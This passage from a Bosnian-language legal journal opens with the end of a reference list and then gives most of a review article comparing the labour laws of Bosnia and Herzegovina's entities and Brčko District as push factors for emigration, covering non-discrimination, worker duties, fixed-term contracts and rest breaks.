18. Klajn, I., Šipka, M., 2007. Veliki rečnik stranih reči i izraza, drugo (doštampano) izdanje, Prometej, Novi Sad
19. Kržalić, A., 2017. Stavovi građana o policiji, Rezultat istraživanja javnog mnijenja za Bosnu i Hercegovinu, Centar za sigurnosne studije, Sarajevo
20. Odluka kojom se smjenjuje g. Himzo Đonko sa položaja policijskog komesara Hercegovačko-neretvanskog kantona
21. Opšti okvirni sporazum za mir u Bosni i Hercegovini – Dejtonski sporazum
22. Poslovnik Skupštine Kantona Sarajevo („Službene novine Kantona Sarajevo“, broj: 41/12, Drugi novi prečišćeni tekst, 15/13,47/13,47/15 i 48/16).

23. Pravilnik o izmjenama i dopunama Pravilnika o unutrašnjoj organizaciji Ministarstva unutrašnjih poslova Kantona Sarajevo, broj 01-07-05-5436/19 od 02.10.2019.
24. Tomić, Z., (2008). Krivično pravo I, Pravni fakultet Univerziteta u Sarajevu, Sarajevo,
25. Ustav Federacije Bosne i Hercegovine. („Službene novine Federacije BiH”, broj:1/94, 13/97, 16/02, 22/02, 52/02, 63/03, 9/04, 20/04, 33/04, 71/05, 72/05, 88/08).
26. Zakon o krivičnom postupku Federacije Bosne i Hercegovine („Službene novine Federacije BiH“, broj 43/18 i 23/99).
27. Zakon o krivičnom postupku Federacije Bosne i Hercegovine („Službene novine Federacije BiH“, broj: 35/03, 37/03, 56/03, 78/04, 28/05, 55/06, 27/07, 53/07, 9/09, 12/10, 8/13 i 59/14).
28. Zakon o unutrašnjim poslovima („Službeni list SRBiH“, broj 18/90).
29. Zakon o unutrašnjim poslovima Kantona Sarajevo („Službene novine Kantona Sarajevo“, broj 1/96)
30. Zakon o unutrašnjim poslovima Kantona Sarajevo („Službene novine Kantona Sarajevo“, broj: 1/16 i 26/19).

**ANALIZA RADNOPRAVNOG ZAKONODAVSTVA BOSNE I
HERCEGOVINE KAO POTISNOG FAKTORA MIGRACIJA**

**ANALYSIS OF LABOR LAW LEGISLATION OF BOSNIA AND
HERZEGOVINA AS A PUSH FACTOR OF MIGRATION**

Pregledni znanstveni članak

*Prof. dr. Fuad Purišević**

*Doc. dr. Armin Kržalić**

Sažetak

Rad istražuje i analizira pitanja migracija bosanskohercegovačkih građana prema zemljama Evropske unije sa aspekta analize legislative. Potisni faktori (push factors) su definisani kao faktori postojeće zakonodavne osnove koji imaju direktnu uzročno-posljedičnu povezanost sa vanjskim smjerom migracija. Principijelne potisne faktore vidimo kao: pravnu nesigurnost, neefikasno pravosuđe, neusklađenost legislative sa međunarodnim standardima, te posebno neefikasna i neučinkovita egzekutiva. Glavni cilj rada ogleda se u prikazu i teorijskoj analizi legislative nacionalnog radnogpravnog zakonodavstva BiH, uz prepoznavanje pravnih nedostataka koji otežavaju proces preventivnog djelovanja na suzbijanje iseljavanja iz Bosne i Hercegovine. Kao rezultat u radu su identifikovani ključni propisi o radu u Bosni i Hercegovini, koje smo usporedili sa propisima europskih konvencija i direktiva o radu, što nam je poslužilo za kreiranje policy preporuke za zakonodavnu vlast u cilju poboljšanja legislative i trenutno-stvarne situacije.

Ključne riječi: migracija, potisni faktori, pravna nesigurnost, legislativa, neučinkovita egzekutiva, Bosna i Hercegovina.

Abstract

This paper explores and analyzes the issues of migration of BiH citizens towards the countries of the European Union from the aspect of legislative analysis. Push factors are defined as factors of the existing

** Vanredni je profesor Fakulteta za kriminalistiku, kriminologiju i sigurnosne studije Univerziteta u Sarajevu. E-mail: fpurisevic@fkn.unsa.ba*

** Docent je Fakulteta za kriminalistiku, kriminologiju i sigurnosne studije Univerziteta u Sarajevu. E-mail: akrzalic@fkn.unsa.ba*

legislative basis that have a direct cause-and-effect relationship with the external direction of migration. We see principal push factors as legal uncertainty, inefficient judiciary, non-compliance of legislation with international standards, and especially inefficient and ineffective executive. The main goal of the paper is reflected in the review and theoretical analysis of the legislation of the national labor legislation of BiH, with the recognition of legal shortcomings that hinder the process of preventive action to combat emigration from Bosnia and Herzegovina. As a result, the paper identified key regulations on labor in Bosnia and Herzegovina, which we compared with the regulations of European conventions and labor directives, that helped us to create policy recommendations for the legislature in order to improve the legislation and the current actual situation.

Key words: migration, push factors, legal uncertainty, legislation, ineffective executive, Bosnia and Herzegovina.

1. UVOD

Savremeni razvoj pravnih grana općenito, odvija se unutar pojedinih država, pa se može govoriti o domaćem, odnosno unutarnjem pravu, ali i o razvoju pravnih grana izvan granica pojedinih država, pa se sa stanovišta domaće države to naziva inozemno pravo. U današnjem pravu općenito, glavni principi bi trebali da budu: a) neposredno zadovoljavanje javnih potreba zasnovanih primjenom materijalnih i procesnih zakona i drugih propisa i b) efikasnom i prilagodljivom zaštitom građana u njihovom kontaktu sa državom i drugim javnim kolektivitetima. U unutarnjem pravu, trebalo bi harmonizirati (uskладiti) dvojnu ulogu javne uprave (uprave kao vlasti i uprave kao službe). Neophodno je da se ove dvije funkcije spoje sa vladavinom ustava i zakona, a posebno da ne bude na štetu subjektivnih prava i sloboda fizičkih i pravnih lica, što sada nije slučaj. Ovo je u Bosni i Hercegovini jedan od potisnih faktora (*push factors*) koji ima direktnu uzročno-posljedičnu povezanost sa vanjskim smjerom migracija.

Definiranje respektabilnih nadnacionalnih normativnih standarda iznimno je važno na polju sloboda i prava čovjeka i građanina, koja se opredmećuju pravnim putem. Ovim putem se stvaraju pretpostavke (a moglo bi i puno učinkovitije) za prevazilaženje nepotrebnih međudržavnih razlika, kako u položaju građana, tako i nacionalnih preduzeća. Na ovom planu Bosna i Hercegovina ne čini skoro ništa što bi zaustavilo odlazak njenih građana. Zbog ove činjenice, posebno nam je važno pretresanje i uobličavanje prava Evropske Unije. Gransko pravo Evropske Unije (npr. Upravno pravo) predstavlja još uvijek nedovoljno zaokružen pravni sistem. Međutim, ovdje

treba naglasiti važnost načela supsidijarnosti koje je ojačano ugrađivanjem u Lisabonski ugovor, tačnije u stavu 3. član 5. „Ugovorom iz Lisabona također se izričito navodi regionalna i lokalna dimenzija načela supsidijarnosti“ (Kržalić, 2017: 27).

Za predmet ovog rada, od posebne su važnosti ciljevi Evropske Unije, među kojima želimo istaći, ekonomsko povezivanje kroz uspostavljanje jedinstvenog tržišta i novca (otklanjanje carinskih, poreskih i drugih prepreka), uspostavljanje odbrambeno-sigurnosnog štita prema državama koje ne gravitiraju teritorijalno Evropi i prema državama u Evropi koje još nisu članice Evropske Unije (edukativni pristup) i uspostavljanje unutar Unije međudržavne pravosudne i upravno-policijske saradnje.

S aspekta Međunarodnog radnog prava konvencije i preporuke Međunarodne organizacije rada (MOR-a) imaju najveću važnost ne samo zbog broja država koje su njima vezane, već posebno zbog podrške državama u kreiranju propisa iz oblasti radnih odnosa (Bilić i Bulijaš, 2006: 9-55).

Domet uticaja normi MOR-a na radno zakonodavstvo određene države određen je između ostalog i političkim uslovima države. Ukoliko su politički uslovi stabilni i doprinose progresu nacionalnog sistema, onda bi norme MOR-a mogle poslužiti za izradu radnog zakonodavstva određene države, ali i za neposrednu upotrebu radnopravnih standarda koje sadrže odredbe MOR-a. Za Bosnu i Hercegovinu bi se nerijetko moglo kazati da ima funkcionere, a ne političare. Njihovo postupanje, umjesto da vodi zadovoljavanju općeg interesa i blagostanja građana, svjedoci smo da to postupanje vodi zadovoljavanju pojedinačnih ili usko grupnih interesa, što se direkto odražava na ubrzan i masovan odlazak građana iz vlastite zemlje u zemlje Europske unije.

2. RADNOPRAVNO ZAKONODAVSTVO U BOSNI I HERCEGOVINI

Složenost pravnog sistema Bosne i Hercegovine

Bosna i Hercegovina ima izuzetno složenu ustavnu strukturu i podjelu nadležnosti između državnog (centralnog nivoa) i nižih političko-teritorijanih jedinica. Nadležnosti koje se direktno ili indirektno odnose na radnopravno zakonodavstvo u BiH su na nivou entiteta (Federacija BiH i Republika Srpska) i Brčko Distrikta BiH, s tim da na državnom nivou imamo Zakon o radnim odnosima u institucijama BiH (Službeni glasnik BiH, broj: 26/04, 7/05, 48/05, 50/08, 60/10, 32/13, 93/17). U entitetu Federacija BiH, određene nadležnosti iz oblasti radnog i socijalnog prava su u isključivoj nadležnosti entiteta, druge u podijeljenoj ili zajedničkoj

nadležnosti, a neke u isključivoj nadležnosti kantona. Ovo dodatno usložnjava normativni okvir uspostavljanja pravnojedinstveno uređenog radnog i socijalnog zakonodavstva u političko-teritorijalnoj jedinici države Bosne i Hercegovine.

Zakoni o radu u Bosni i Hercegovini

Polazeći od kompleksne ustavne strukture Bosne i Hercegovine, ukazujemo na podijeljenu nadležnosti između države, entiteta i Brčko Distrikta BiH, kao i na partikularneregulisanje pojedinih oblasti. U oblasti radnog i socijalnog prava na prostoru BiH, ne postoji jedinstven sistem regulisanja i ostvarivanja radnih i socijalnih odnosa i pravne zaštite radnika.

Oblast radnih odnosa u Bosni i Hercegovini uređena je državnim i entitetskim zakonima o radu i Zakonom o radu Brčko Distrikta BiH.

U Federaciji Bosne i Hercegovine, Zakon o radu usvojen u julu 2015. godine. Novim Zakonom nastojala su se urediti pitanja koja ranijim zakonom nisu bila regulisana ili su kao rezultat primjene u praksi bila ocijenjena kao neadekvatno regulisana, čime su nastupile značajne promjene u odnosu poslodavac/radnik sa kratkim rokovima za implementaciju. Međutim, 2016. godine Ustavni sud je donio presudu kojom je utvrđeno da je provedena procedura usvajanja u suprotnosti sa Poslovnikom i Ustavom FBiH, te je vraćena u fazu predlaganja. Zakon o radu Federacije BiH, u identičnom tekstu usvojen je u aprilu 2016. godine. U primjeni novousvojenog Zakona o radu, ukazala se potreba za određenim korekcijama, te je isti izmijenjen i dopunjens ciljem pružanja pravičnije i efikasnije zaštite prava radnika, olakšavanja i ubrzavanja procesa kolektivnog pregovaranja i onemogućavanja eventualnih zloupotreba.

Narodna skupština entiteta Republika Srpska početkom 2016. godine, nakon bezuspješnih dijaloga između socijalnih partnera, usvojila je po hitnom postupku Zakon o radu sa brojnim amandmanima koji su stavljeni na Prijedlog Zakona. Zakon o radu stupio je na snagu 20. januara 2016. godine, a izmjene i dopune pretrpio već 2018. godine. Kada je riječ o Zakonu o radu Brčko Distrikta BiH, osnovni tekst Zakona je iz 2000. godine, da bi 2006. godine bio objavljen Prečišćeni tekst istog. U periodu od cca 13 godina, Zakon o radu Brčko Distrikta BiH je mijenjan i dopunjavao pet puta, s tim što su posljednje izmjene izvršene 2015. godine.

3. ANALIZA USKLAĐENOSTI ENTITETKIH PROPISA RELEVANTNIH ZARADNOPRAVNU OBLAST

Da bi se dobio sveobuhvatniji uvid u sličnosti i razlike po pitanju zaštite prava radnika, ukazujemo samo na pravno relevantne odredbe zakona

o radu entiteta i Brčko Distrikta BiH. Analiza koja je predstavljena u nastavku, zasnovana je na šest indikatora koji bi trebali dati odgovor na *push i pull faktore*, odnosno kao faktore privlačenja ili faktore destimulisanja naših građana. S ovim u vezi, ističemo sljedeće indikatore:

1. Princip (ne)diskriminacije (Dedić i Gradašćević-Sijerčić, 2001: 51),
2. Prava i obaveze radnika,
3. Vrste radnih odnosa,
4. Odmori,
5. Zaštita radnika, i
6. Odgovornost za povredu obaveza iz ugovora o radu.

Princip (ne)diskriminacije

Kada je riječ o ovom principu, svi predmetni nacionalni propisi sadrže odredbe o nediskriminaciji. Zakonom o zabrani diskriminacije BiH, definisano je da će se diskriminacijom smatrati „... svako različito postupanje, uključujući svako isključivanje, ograničavanje ili davanje prednosti utemeljeno na stvarnim ili pretpostavljenim osnovama prema bilo kojem licu ili grupi lica na osnovu njihove rase, boje kože, jezika, vjere, etničke pripadnosti, nacionalnog ili socijalnog porijekla, veze s nacionalnom manjinom, političkog ili drugog uvjerenja, imovnog stanja, članstva u sindikatu ili drugom udruženju, obrazovanja, društvenog položaja i pola, polnog izražavanja ili orijentacije, kao i svaka druga okolnost koja ima za svrhu ili posljedicu da bilo kojem licu onemogući ili ugrožava priznavanje, uživanje ili ostvarivanje na ravnopravnoj osnovi prava i sloboda u svim oblastima javnog života“ (Službeni glasnik BiH, broj: 59/09 i 66/16). U kontekstu iznesenog, potrebno je da se još jednom egzemplarno osvrnemo na uvođenje posebnih mjera predviđenih za ostvarivanje pariteta u smislu nacionalne zastupljenosti u javnoj upravi, posebno iz razoga ukupnog stanja u zemlji. Davanje prednosti pri zapošljavanju pripadnicima jednog od konstitutivnih naroda ne može se smatrati izuzetkom od principa jednakog postupanja, tako da je davanje ove prednosti direktno suprotno članu 5. Zakona o zabrani diskriminacije. Naime, da bi ovaj izuzetak bio primjenjen, neophodno je da se ispune kumulativni uslovi: da je u pitanju situacija koja je taksativno navedena u ovoj odredbi, s tim da je njen osnov objektivna i razumno opravdan, te da je takva mjera usmjerena na ostvarivanje legitimnog cilja uz razuman odnos proporcionalnosti između sredstava koja se koriste i cilja koji se nastoji postići. Ove mjere se danas u teoriji nazivaju afirmativne ili pozitivne akcije, a nekada su se karakterisale kao pozitivna diskriminacija. Međutim, s obzirom da je Zakon o zabrani diskriminacije BiH usaglašen sa međunarodnim standardima, onda se ove mjere nipošto ne mogu odnositi na konstitutivne narode, već na pripadnike ugroženih grupa, a

uz to, moraju biti privremenog karaktera i usmjerene na sprečavanje ili naknadu štete koju takve osobe pretrpe. Predmetni Zakon ovakvu odredbu ne sadrži, kao što ne sadrži ni opravdanje za provođenje posebnih mjera u korist ravnomjerne nacionalne zastupljenosti. Prema tome, sva četiri zakona o radu u BiH, su trebala, a ako već nisu, onda bi izmjenama istih što prije trebalo predvidjeti mogućnost provođenja ovih posebnih mjera, ali za ugrožene grupe a ne konstitutivne narode. U protivnom, morat ćemo konstatovati da naša zemlja po pitanju društveno-političkog uređenja ima udžbenički primjer konsocijativizma, koji je de facto prisutan od Dejtonskog sporazuma do danas. Evropski sud za ljudska prava u slučaju Sejdić i Finci protiv Bosne i Hercegovine je u našoj zemlji prepoznao konsocijativizam i konstatovao da možda još nisu sazreli uslovi za politički sistem koji bi bio odraz principa vladavine većine, ali je naglasio da unutar ovakvog društveno-političkog uređenja nema mjesta diskriminaciji (Pirija, 2017: 6-7). S ovim u vezi, moguće je povući paralelu s predstavljenim rješenjima zakona o radnim odnosima u Bosni i Hercegovini. Prema tome, ravnotežu između individualnih i kolektivnih prava građana moguće je uspostaviti samo pod uslovom da imamo uspostavljen i definisan meritokratski javni interes uz poštivanje principa meritornosti pri zapošljavanju. Zbog manjkavosti zakonskih rješenja kriterij nacionalne zastupljenosti se u radnopravnom zakonodavstvu BiH može a i ne mora obrazlagati u rješenjima prijema/postavljenja službenika i namještenika. Ova činjenica nerijetko dovodi do proizvoljnog korištenja diskrecione ocjene koja u pravilu odstupa od principa meritornosti. Da bi ova konstatacija bila potpuna, treba je dodatno pojasniti primjerom iz prakse. Naime, konkursi kojima se oglašava prijem u radni odnos u institucijama vlasti BiH, u pravilu, ne sadrže kriterij nacionalnosti, ali ćemo mi ipak ukazati na eklatantan primjer kršenja principa meritornosti i favorizovanja nacionalnog kriterija na uštrb stručnosti.* U konkursima za prijem vojnika u profesionalnu vojnu službu u Oružane snage BiH navede su upražnjena radna mjesta klasificirana po nacionalnom kriteriju, te se u tim slučajevima primjenjuje sistem kvota. Mora se naglasiti da ovakvo rješenje nije predviđeno ni zakonima ni podzakonskim aktima koji reguliraju postupak zapošljavanja u Oružanim snagama BiH.* Pravilnik o prijemu u vojnu službu, koji mora biti usklađen sa zakonima, kod propisivanja uslova za javni konkurs nigdje ne navodi

* Javni oglas za prijem vojnika u profesionalnu vojnu službu u Oružane snage BiH, broj: 10-34-1-1736-2/15 od 8.6.2015. godine

* Zakon o službi u Oružanim snagama Bosne i Hercegovine, Službeni glasnik BiH, br. 88/05, 53/07, 59/09, 74/10, 42/12; Zakon o odbrani Bosne i Hercegovine, Službeni glasnik BiH, br. 88/05; Zakon o radu u institucijama Bosne i Hercegovine, Službeni glasnik BiH, br. 26/04, 7/05, 48/05, 50/08, 60/10, 32/13, 93/17; Pravilnik o prijemu u vojnu službu, Službeni glasnik BiH, br. 57/14.

nacionalnu pripadnost kao jedan od elemenata, s tim da propisuje da pravo prijavljivanja na javni konkurs imaju svi državljani Bosne i Hercegovine koji ispunjavaju opće i posebne uslove iz konkursa. Na ovaj način dolazi do faktičkog mijenjanja zakona donošenjem raznih akata koji regulišu pojedine esencijalne odnose, u ovom slučaju radnopravne, bez formalne izmjene zakona. Ovakvo mijenjanje zakona bi se moralo vršiti u zakonskoj proceduri. U suprotnom, kao danas u BiH, imamo na sceni politički utilitarizam, zadovoljavanje parcijalnih interesa i politizaciju ukupnog društvenog uređenja. Ovakvo postupanje je rezultat fokusiranja na vlast, a ne na sferu prava i sloboda njenih građana, čime se reducira materija constitutionis, što izaziva negativne posljedice za društvo u cijelosti, te građani zbog pravne nesigurnosti na duže vrijeme ili trajno napuštaju svoju domovinu. Uz sve navedeno, ipak je neophodno za društveni sistem Bosne i Hercegovine koristiti holistički metod, analizirajući ukupne društvene odnose kao cjelinu, uvažavajući i sve njegove pojedinačne karakteristike bez konfundiranja istih. U protivnom, rješenja će biti partikularistička.

S druge strane, Zakon o radu entiteta Federacija BiH sadrži jasno razrađene odredbe koje, saglasno Zakonu o zabrani diskriminacije BiH, de iure zabranjuju svako diskriminatorno ponašanje prema radniku kao i licu koje traži zaposlenje (Član 8. do 12. Zakona o radu FBiH, Službene novine FBiH br. 26/16 i 89/18). Ovakvim pristupom Zakon o radu Federacije BiH precizno, po prvi puta navodi osnove i vrste diskriminacije, uznemiravanje ili seksualno uznemiravanje, nasilje po osnovu spola, kao i sistematsko uznemiravanje na radu ili u vezi s radom (mobbing) radnika i lica koja traže zaposlenje kod poslodavca (Član 8. i 9. Zakona o radu FBiH), zabranu (Član 10. Zakona o radu FBiH), i izuzetke od zabrane diskriminacije (Član 11. Zakona o radu FBiH.), te zaštitu (Član 12. Zakona o radu FBiH). Iako je ovo bio veliki napredak u odnosu na ranija (i šturija) zakonska rješenja u pogledu diskriminacije u FBiH, moguće je da će u primjeni ovih odredbi doći do problema prilikom traženja zaštite od diskriminacije, s obzirom da su rokovi za traženje zaštite bitno kraći od onih propisanih Zakonom o zabrani diskriminacije BiH. Mišljenja smo da razloga i motiva za odstupanje predlagača i zakonodavca u predviđanju kraćih rokova nema opravdanja.

Tako je, npr. Zakon o radu Federacije BiH (ZoR FBiH) propisao da radnik, odnosno lice koje traži zaposlenje, u slučajevima diskriminacije u smislu odredaba ovog Zakona, mogu od poslodavca zahtijevati zaštitu u roku od 15 dana od dana saznanja za diskriminaciju. Ako poslodavac u roku od 15 dana od podnošenja ovakvog zahtjeva istom ne udovolji, radnik može u daljem roku od 30 dana podnijeti tužbu nadležnom sudu. Četiri godine primjene novog Zakona o radu je kratko vrijeme, ali je već vidljiva problematičnost ove odredbe. Najčešće se problemi tiču činjenice da radnici nisu svjesni prekluzivnosti ovih rokova. Ova činjenica često dovodi do toga

da radnici svoje zahtjeve za zaštitu podnose kasno, a što za posljedicu ima neostvarivanje prava jer se njihovo zahtjevi odbacuju kao nedopušteni.

Zakon o radu entiteta Republika Srpska (Službeni glasnik Republike Srpske br: 1/16 i 66/18) je otišao korak dalje, te je, pored uopćene odredbe člana 5. Zakona, zabrani diskriminacije posvetio cijelo poglavlje (Poglavlje VIII), u kojem detaljnije navodi oblike diskriminacije, prenos tereta dokazivanja sa tužioca na tuženog kod opravdane sumnje da je poslodavac postupio protivno članu 111. Zakona o radu, te sudsku i vansudsku zaštitu od diskriminacije. Rokovi za podnošenje zahtjeva za zaštitu pravanadležnom sudu nisu eksplicitno navedeni, te su se primjenjivali rokovi propisani članom 105., subjektivni rok - godina dana od dana saznanja za povredu prava iz radnog odnosa i objektivni rok - tri godine od dana učinjene povrede, što znači da se zahtjevi za naknadu štete vezuju za odredbe Zakona o obligacionim odnosima.

Rokovi za podnošenje zahtjeva za zaštitu prava nadležnom sudu u entitetu Republika Srpska nisu eksplicitno navedeni kao u Zakonu o radu Federacije BiH, te se i dalje primjenjuju rokovi shodno odredbama Zakona o obligacionim odnosima. Mišljenja smo da je ovakvo određivanje rokova štetno po radnike jer je zakonodavac u entitetu Republika Srpska otišao u drugu krajnost, pa bi navedeni rokovi trebali da budu kraći u odnosu na Zakona o obligacionim odnosima, ali i duži od rokova u entitetu Federacija BiH. Optimalni i funkcionalni rokovi su neophodni u radnopravnim sporovima, jer su isti hitne naravi.

Iz ove analize vidljivo je da su odredbe entitetskih zakona po pitanju definisanja diskriminacije i njenih pojava oblika u osnovi harmonizirane. Međutim, kada je riječ o odredbama o zaštiti od diskriminacije – postoji šarolikost u propisanim rokovima i načinima zaštite što za radnike i lica koja traže zaposlenje predstavlja prepreku kod ostvarivanja njihovih prava.

Zabrana seksualnog uznemiravanja i mobbinga uvedena je zakonima o radu u Republici Srpskoj (Član 24. ZoR RS) i Federaciji Bosne i Hercegovine (Član 9. ZoR FBiH). Nažalost, mora se konstatovati da veoma važnu odredbu o zabrani uznemiravanja i nasilja na radu, nema Zakon o radu Brčko Distrikta BiH (ZoR BDBiH).

Prava i obaveze radnika

ZoR FBiH u članu 7. utvrđeno je da “poslodavac utvrđuje mjesto i način obavljanja rada poštujući pri tome prava i dostojanstvo radnika, a radnik je obavezan prema uputama poslodavca datim, u skladu sa prirodom i vrstom rada lično obavljati preuzeti posao, te poštivati organizaciju rada i poslovanja kod poslodavca, kao i zakone i opće akte poslodavca”. Ujedno, u istom zakonu navodi se i da “radnik ima pravo na pravičnu plaću, uvjete rada

koji obezbjeđuju sigurnost i zaštitu života i zdravlja na radu, te druga prava u skladu sa zakonom, kolektivnim ugovorom i ugovorom o radu”.

ZoR BDBiH utvrđena prava i obaveze radnika se prožimaju kroz čitav Zakon. Na najpotpuniji način obaveze radnika utvrđene su ZoR RS, te su iste taksativno navedene u članu 15. stav 1.

Kada je riječ o obavezi radnika da poslodavca informiše o vrsti potencijalne opasnosti za život i zdravlje, zakonsko rješenje u Federaciji BiH je detaljnije u odnosu na ostale zakone u BiH. ZoR FBiH u članu 56. utvrđuje dužnost radnika da prilikom zaključivanja ugovora o radu i tokom trajanja radnog odnosa, obavijesti poslodavca o bolesti ili drugoj okolnosti koja ga onemogućava ili bitno ometa u izvršavanju obaveza iz ugovora o radu ili koja ugrožava život ili zdravlje lica s kojima radnik dolazi u dodir u izvršavanju ugovora o radu.

Ranijim zakonima o radu u Bosni i Hercegovini poslodavac je mogao rasporediti radnika na drugo radno mjesto. Zakonom o radu Republike Srpske uvedena je novost, te je kao jedna od dužnosti radnika utvrđeno i privremeno obavljanje poslova koji ne odgovaraju ni vrsti ni stepenu njegovog stručnog obrazovanja, odnosno znanja i radnog iskustva. Ovakvo obavljanje poslova predviđeno je u slučaju: više sile (prirodnih ili drugih nesreća u kojima je ugrožen život i zdravlje ljudi ili imovina), spasavanja ljudskih života i zdravlja, iznenadnog kvara postrojenja, sirovina i materijala koji prouzrokuju potpun ili djelimičan zastoj radnog procesa kod poslodavca, ako je osposobljen za rukovanje sredstvima rada i sredstvima zaštite na radu na poslovima koje je dužan privremeno obavljati dok te okolnosti traju. Izuzetno, poslodavac može radnika privremeno rasporediti na druge poslove koji ne odgovaraju vrsti i stepenu njegovog stručnog obrazovanja u slučaju iznenadnog povećanja obima posla, zamjene odsutnog radnika ili obaveze izvršavanja ugovorenog posla, s tim da takav raspored ne može trajati duže od 60 dana u toku jedne godine. Radnik za vrijeme obavljanja poslova drugog radnog mjesta ima pravo na plaću svog radnog mjesta, odnosno plaću radnog mjesta na koje je privremeno raspoređen, ukoliko je ta plaća za njega povoljnija. Mišljenja smo da se na ovaj način adekvatno štiti i pojedinačni interes radnika i opći interes političko-teritorijalne jedinice, pa bi ovakvo rješenje trebalo predvidjeti i u ostalim zakonskim propisima u BiH.

Vrste radnih odnosa

Svi zakoni o radu u Bosni i Hercegovini, prema kriteriju vremena trajanja radnog odnosa razlikuju radni odnos na neodređeno vrijeme i radni odnos na određeno vrijeme. Prema ZoR RS, tačnije u članu 15. se navodi da radni odnos se zasniva na neodređeno vrijeme, osim ako Zakonom nije drukčije određeno. Dakle, ako ugovorom o radu nije određeno vrijeme na

koje je zaključen ugovor, smatra se da je zasnovan radni odnos na neodređeno vrijeme. Ugovor o radu na neodređeno vrijeme obavezuje stranke dok ga jedna od njih ne otkaže, odnosno dok ne prestane na neki drugi način određen Zakonom.

Ugovor o radu u entitetu Republika Srpska može se iznimno, kada za to postoji stvaran i važan razlog, zaključiti i na određeno vrijeme, a posebno kada se radi o sezonskom poslu, zamjeni privremeno odsutnog radnika, vremenski i stvarno ograničenoj narudžbi ili drugom privremenom povećanju opsega poslova (o privremenim poslovima za obavljanje kojih poslodavac ima iznimnu potrebu), kao i u drugim slučajevima utvrđenim Zakonom o radu ili drugim zakonom. Ugovor o radu na određeno vrijeme ne može se zaključiti na period duži od dvije godine, sa ili bez prekida. Prekid kraći od 30 dana ne smatra se prekidom radnog odnosa. Ovo pitanje je bilo identično riješeno i u radnopravnom zakonodavstvu entiteta Federacija BiH, te Brčko Distrikta BiH, ali je novim Zakonom o radu Federacije BiH omogućeno zaključenje ugovora o radu na određeno vrijeme u trajanju od najviše tri godine. Prema istom Zakonu, članom 23. utvrđeno je da se prekidom radnog odnosa neće smatrati period do 60 dana po pitanju ugovora o radu sa istim poslodavcem, osim ako kolektivnim ugovorom nije utvrđen duži vremenski period.

Zakonom o radu FBiH radni odnos se može zasnovati na određeno i neodređeno vrijeme. Praksa je u Federaciji BiH da poslodavci sa radnicima zaključuju ugovore o radu na određeno vrijeme, dok je u radnopravnom zakonodavstvu Republike Srpske i Brčko Distrikta BiH riječ o izuzetku, u Zakonom određenim slučajevima (Član 39., stav 1. ZoR RS).

Također, poslodavac i radnik mogu zaključiti ugovor o radu na period duži od 24 mjeseca, pod tačno Zakonom određenim slučajevima.

Prema stavu 4. člana 39. ZoR RS, ako je ugovor o radu na određeno vrijeme zaključen suprotno odredbama Zakona ili ako radnik ostane da radi kod poslodavca najmanje pet radnih dana po isteku vremena za koje je ugovor zaključen, smatra se da je radni odnos zasnovan na neodređeno vrijeme. Ugovor o radu na određeno vrijeme po Zakonu o radu Brčko Distrikta BiH može se zaključiti u slučajevima određenim Zakonom.

Iz navedene analize može se zaključiti da su zakonodavci u Republici Srpskoj i Brčko Distriktu BiH više vodili računa o radnicima kada su kao pravilo uveli zasnivanje radnog odnosa na neodređeno vrijeme, a tek kao izuzetak i zasnivanje radnog odnosa na određeno vrijeme. Nažalost, u Federaciji Bosne i Hercegovine, zakonodavac ne da je propustio utvrditi da se radni odnos sa radnikom, u pravilu, zasniva na neodređeno vrijeme, nego je utvrdio još nepovoljniju odredbu za radnike i omogućio poslodavcima duži period za zasnivanje radnog odnosa na određeno vrijeme u trajanju čak od 3 godine, odnosno 36 mjeseci.

Zakonom o radu Republike Srpske zabranjeno je poslodavcima da uslovljavaju zasnivanje radnog odnosa prethodnim davanjem izjave o otkazu ugovora o radu od strane kandidata (Član 28., stav 4. ZoR RS).

Odmori

U skladu sa zakonodavstvom Brčko Distrikta BiH, zaposlenik s punim radnim vremenom ima pravo na pauzu u toku radnog vremena u trajanju od najmanje 30 minuta. Pored toga, poslodavac je dužan zaposleniku, na njegov zahtjev, omogućiti odmor u trajanju od jednog sata ali samo u toku jednog dana u radnoj sedmici (Član 29. ZoR BDBiH). Slično rješenje utvrđeno je i Federalnim zakonom - radnik koji radi duže od šest sati dnevno, ima pravo na odmor u toku radnog dana u trajanju od najmanje 30 minuta (Član 44. Zakona o radu FBiH).

Jedino Zakon o radu Republike Srpske, jasno i precizno utvrđuje pravo na odmor u toku radnog dana, u zavisnosti da li radnik radi sa punim ili nepunim radnim vremenom. Tako, radniku koji radi puno radno vrijeme, odnosno najmanje 6 sati dnevno, ima pravo na odmor u toku radnog vremena u trajanju od 30 minuta, a koji ne može biti u prva dva ili posljednja dva sata radnog vremena radnika. Radnik koji radi duže od 4 sata, a kraće od 6 sati dnevno, ima pravo na odmor u toku rada u trajanju od najmanje 15 minuta, dok radniku koji radi duže od punog radnog vremena, a najmanje deset sati dnevno, pored prava na odmor u toku radnog dana pripada i pravo na dodatni odmor u toku rada u trajanju od najmanje 15 minuta (Član 75. ZoR RS). Kada je riječ o godišnjem odmoru, ZoR FBiH i ZoR RS utvrđen je godišnji odmor u trajanje od najmanje 20 radnih dana, dok radnopravno zakonodavstvo Brčko Distrikta BiH propisuje minimalno 18 radnih dana.

Iz naprijed navedenog, uočljivo je da u Federaciji BiH ne postoji zakonsko rješenje kada je u pitanju odmor u toku radnog vremena za radnika koji radi u nepunom radnom vremenu. Zakonodavac nije smatrao neophodnim da novim Zakonom ispuni pravnu prazninu i utvrdi jasno prava radnika na odmor u toku radnog vremena, bez obzira da li radi u punom ili nepunom radnom vremenu.

Razlike u zakonima entiteta i Brčko Distrikta BiH postoje i kada se govori o plaćenom odsustvu sa posla. Prema Zakonu Federacije BiH radnik ima na raspolaganju 7 radnih dana u toku jedne kalendarske godine na odsustvo sa rada uz naknadu plaće (Član 53. ZoR FBiH).

Skoro identičnog sadržaja je i rješenje Zakona o radu Republike Srpske, s tim da se razlika odnosi na manji broj dana plaćenog odsustva – 5 radnih dana u toku jedne kalendarske godine. Još manji broj dana plaćenog odsustva propisuje član 37., stav 1. ZoR BDBiH – do 3 radna dana u toku kalendarske godine (što znači da je moguće i manje od 3 dana).

Zaštita radnika

